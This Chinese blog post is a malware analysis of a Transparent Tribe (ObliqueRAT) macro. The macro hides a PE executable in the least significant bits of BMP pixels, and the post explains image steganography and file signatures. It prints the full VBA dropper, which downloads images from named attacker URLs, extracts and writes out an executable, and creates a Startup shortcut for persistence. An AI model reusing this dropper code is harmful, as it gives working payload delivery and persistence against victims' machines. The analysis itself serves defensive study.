图片隐写术 - 透明部落通过BMP的RGB通道隐藏PE数据

原创

建瓯最坏 于 2021-05-21 19:52:54 发布 576 收藏


分类专栏： 技能 编程 APT

本文链接：https://blog.csdn.net/JiangBuLiu/article/details/117132902


技能 同时被 3 个专栏收录


14 篇文章 0 订阅

订阅专栏


编程

9 篇文章 0 订阅

订阅专栏


APT

13 篇文章 0 订阅

订阅专栏

透明部落通过BMP的RGB通道隐藏PE数据

报告和样本

[《Transparent Tribe APT expands its Windows malware arsenal》]
(https://blog.talosintelligence.com/2021/05/transparent-tribe-infra-and-targeting.html)

[《ObliqueRAT returns with new campaign using hijacked websites》]
(https://blog.talosintelligence.com/2021/02/obliquerat-new-campaign.html)

[《ObliqueRAT: New RAT hits victims' endpoints via malicious documents》]
(https://blog.talosintelligence.com/2020/02/obliquerat-hits-victims-via-maldocs.html)

样本

theta.bmp

camela.bmp

merj.bmp

宏代码

知识扩展图片隐写

常见图片文件头与文件尾

RGB通道隐写

LSB隐写（最低有效位隐写）

报告和样本

《Transparent Tribe APT expands its Windows malware arsenal》

没什么技术分析，主要是描述战术和趋势

《ObliqueRAT returns with new campaign using hijacked websites》

有描述宏代码，以及RAT的更新

《ObliqueRAT: New RAT hits victims' endpoints via malicious documents》

内容为ObliqueRAT分析，也可以看看

样本

theta.bmp

camela.bmp

merj.bmp

宏代码

DownloadBackground：下载图片
BackgroundStretch：读取BMP图片保存为xls
BackgroundSize：将字符串Letter（ASC）转为OrderByte（Byte）

```
'下载图片
Sub DownloadBackground(url As String, filePath As String)
    Dim WinHttpReq As Object, attempts As Integer
    attempts = 4
    On Error GoTo TryAgain

TryAgain:
    attempts = attempts - 1
    Err.Clear
    If attempts > 0 Then
        Set WinHttpReq = CreateObject(\"Microsoft.XMLHTTP\")
        WinHttpReq.Open \"GET\", url, False
        WinHttpReq.send

        If WinHttpReq.Status = 200 Then
            Set Themeream = CreateObject(\"ADODB.Stream\")
            Themeream.Open
            Themeream.Type = 1
            Themeream.Write WinHttpReq.responseBody
            Themeream.SaveToFile filePath, 1
            Themeream.Close
        End If
    End If
End Sub

'PE文件大小
Private Function BackgroundSize(ByVal ProtectString As String) As Byte()
    Dim Nibbles() As Byte
    Dim ProtectPos As Long
    Dim ProtectDigit As Long
    Dim CursorLen As Long
    Dim Numeris As Long
```

```
    ReDim Nibbles(Len(ProtectString) \\ 2)
    For ProtectPos = 1 To Len(ProtectString)
        ProtectDigit = InStr(\"0123456789ABCDEF\", _
                        UCase$(Mid$(ProtectString, ProtectPos, 1))) - 1
        If ProtectDigit >= 0 Then
            If CursorLen > UBound(Nibbles) Then
                ReDim Preserve Nibbles(UBound(Nibbles) + 4)
            End If
            Nibbles(CursorLen) = Nibbles(CursorLen) * &H10 + ProtectDigit
            Numeris = Numeris + 1
        End If
        If Numeris = 2 Or ProtectDigit < 0 Then
            If Numeris > 0 Then CursorLen = CursorLen + 1
            Numeris = 0
        End If
    Next
    If Numeris = 0 Then CursorLen = CursorLen - 1
    If CursorLen < 0 Then
        Nibbles = \"\"
    Else
        ReDim Preserve Nibbles(CursorLen)
    End If
    BackgroundSize = Nibbles
End Function

'从BMP文件中提取出数据（PE文件）
Sub BackgroundStretch(pth As String, ByVal drpexP As String)
On Error Resume Next
Dim byteArray() As Byte
Dim memoryAddress As Long
Dim zL As Long
zL = 0
Dim rL As Long
Dim arrayofWords
    Const ForReading = 1, ForWriting = 2, ForAppending = 8
    Dim antiTermite, antiantiTermite, oFS, BreathTake, Letter, i, ch, WayPave
    WayPave = pth
    Set oFS = CreateObject(\"Scripting.FileSystemObject\")
    Set antiTermite = oFS.OpenTextFile(WayPave, ForReading, True)
        i = 0
        ch = 0
        Letter = \"\"
        antiTermite.Read (10)
        BreathTake = Asc(antiTermite.Read(1))
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 256
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 65536
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 16777216
        antiTermite.Read (BreathTake - 14)
        Do Until antiTermite.AtEndOfStream
            i = i + 1
            ch = ch Or ((Asc(antiTermite.Read(1)) And 1) * (2 ^ (8 - i)))
            If i = 8 Then
                Letter = Letter & Chr(ch)
                If ch = 0 Then
                    Exit Do
                Else
                    ch = 0
                    i = 0
```

```
                End If
            End If
        Loop
    antiTermite.Close
    Set antiTermite = Nothing
    Set oFS = Nothing

'获取提取数据的文件大小
Dim OrderByte() As Byte
OrderByte = BackgroundSize(Letter)

Const adSaveCreateNotExist = 1
Const adTypeBinary = 1
Const adTypeText = 2
Dim objStreamUTF8: Set objStreamUTF8 = CreateObject(\"ADODB.Stream\")
Dim objStreamUTF8NoBOM: Set objStreamUTF8NoBOM = CreateObject(\"ADODB.Stream\")
With objStreamUTF8
  .Charset = \"UTF-16\"
  .Open
  .WriteText OrderByte
  .Position = 0
  .Type = adTypeText
  .Position = 2
End With

With objStreamUTF8NoBOM
  .Type = adTypeBinary
  .Open
  objStreamUTF8.CopyTo objStreamUTF8NoBOM
  .SaveToFile drpexP, 2
End With

objStreamUTF8.Close
objStreamUTF8NoBOM.Close
End Sub

Sub BackgroundManager()
On Error Resume Next

    Dim tmpBmpP As String
    Dim tmpBmpP2 As String
    Dim tmpBmpP3 As String
 '下载“http://iiaonline.in/DefenceLogo/theta.bmp”到“C:\\ProgramData\\SashaGreyHD.bmp”
 'ED9DCC4393AF121FD177CC4669383BFD
    tmpBmpP = \"C:\\ProgramData\\SashaGreyHD.bmp\"
    DownloadBackground \"http://iiaonline.in/DefenceLogo/theta.bmp\", tmpBmpP

    Dim fie, fie2, flh, flh2, enPd, Science As String
    Dim iotaD  As Variant
    Dim bcfe() As Byte
    Dim lnct As Double
    enPd = \"C:\\Users\\Public\\\"
    iotaD = enPd & \"555\\\"
    fie = \"chmodes\"
    flh = iotaD & fie & \".xlsx\"
    flh2 = iotaD & fie & \".pif\"
    Science = Environ$(\"userprofile\") & \"\\AppData\\Roaming\\Microsoft\\Word\\..\\Windows\\Start Menu\\Progra
ms\\Junk\\..\\Startup\\looper.jpeg\"
 '确保路径“C:\\Users\\Public\\555”存在
    If Dir(iotaD, vbDirectory) = \"\" Then
```

```
        MkDir (iotaD)
    End If

    lnct = 0
'将“C:\\ProgramData\\SashaGreyHD.bmp”保存为“C:\\Users\\Public\\555\\chmodes.xlsx”
    BackgroundStretch tmpBmpP, flh
'将“chmodes.xlsx”转码并重命名为“chmodes.pif”
    Name flh As flh2

'下载“http://iiaonline.in/sasha.jpg”到“C:\\ProgramData\\SashaGreyHQ.jpg”
    tmpBmpP2 = \"C:\\ProgramData\\SashaGreyHQ.jpg\"
    DownloadBackground \"http://iiaonline.in/sasha.jpg\", tmpBmpP2
    tmpBmpP3 = \"C:\\ProgramData\\SashaGreyHQ2.jpg\"
'将“SashaGreyHQ.jpg”重命名为“SashaGreyHQ2.jpg”
    Name tmpBmpP2 As tmpBmpP3

    Dim oVaccine As Object
    Dim Theme As Object
    Set oVaccine = CreateObject(\"WScript.Shell\")
'创建快捷方式“%userprofile%\\AppData\\Roaming\\Microsoft\\Word\\..\\Windows\\Start Menu\\Programs\\Junk\\..\\Sta
rtup\\looper.url\”
    Set Theme = oVaccine.CreateShortcut(Replace(Science, \"jpeg\", \"url\"))
'快捷方式的运行路径为“C:\\Users\\Public\\555\\chmodes.pif”
    With Theme
        .TargetPath = flh2
        .Save
    End With
'下载“http://iiaonline.in/timon.jpeg”到“C:\\ProgramData\\SashaGreyHQ.jpg”
    DownloadBackground \"http://iiaonline.in/timon.jpeg\", tmpBmpP2
End Sub
```

知识扩展图片隐写

先了解一下常见图片类型

常用工具

隐写基于图片的无损压缩：

由于LSB隐写是在最低位隐藏数据，也就是在比较无关紧要的地方隐藏，因此只有在无损压缩（png）或无压缩（bmp）图片上实现。

JPG：属于有损压缩格式，数据可能会在压缩的过程中被破坏；

PNG：也有压缩，但却是无损压缩，所以数据不会丢失；

BMP：图片把所有的像素都按原样储存，没有进行压缩，因此一般会特别的大

但是也有可能将BMP文件改为JPG后缀，应该以文件头为判断格式的标准：

常见图片文件头与文件尾

格式	文件头	文件尾
JPEG(jpg)	FFD8FF	FF D9
PNG(png)	89504E47	AE 42 60 82
GIF(gif)	47494638	00 3B
ZIP Archive	504B0304	50 4B
TIFF(tif)	49492A00	-
RAR Archive	52617221	-

RGB通道隐写

代码

特点有将十六进制色值转换RGB：

```
//分解像素值
int R =(rgb & 0xff0000 ) >> 16 ;
int G= (rgb & 0xff00 ) >> 8 ;
int B= (rgb & 0xff );
```

对应代码为：

```
    //通过位与方法获取三色值
    int R = (colorLong & 0xFF0000) >> 16;
    int G = (colorLong & 0x00FF00) >> 8;
    int B = colorLong & 0x0000FF;
```

对应提取的宏代码为：

```
    Dim antiTermite, antiantiTermite, oFS, BreathTake, Letter, i, ch, WayPave
    WayPave = pth
    Set oFS = CreateObject(\"Scripting.FileSystemObject\")
    Set antiTermite = oFS.OpenTextFile(WayPave, ForReading, True)
        i = 0
        ch = 0
        Letter = \"\"
        antiTermite.Read (10)
        BreathTake = Asc(antiTermite.Read(1))
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 256
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 65536
        BreathTake = BreathTake + Asc(antiTermite.Read(1)) * 16777216
        antiTermite.Read (BreathTake - 14)
```

LSB隐写（最低有效位隐写）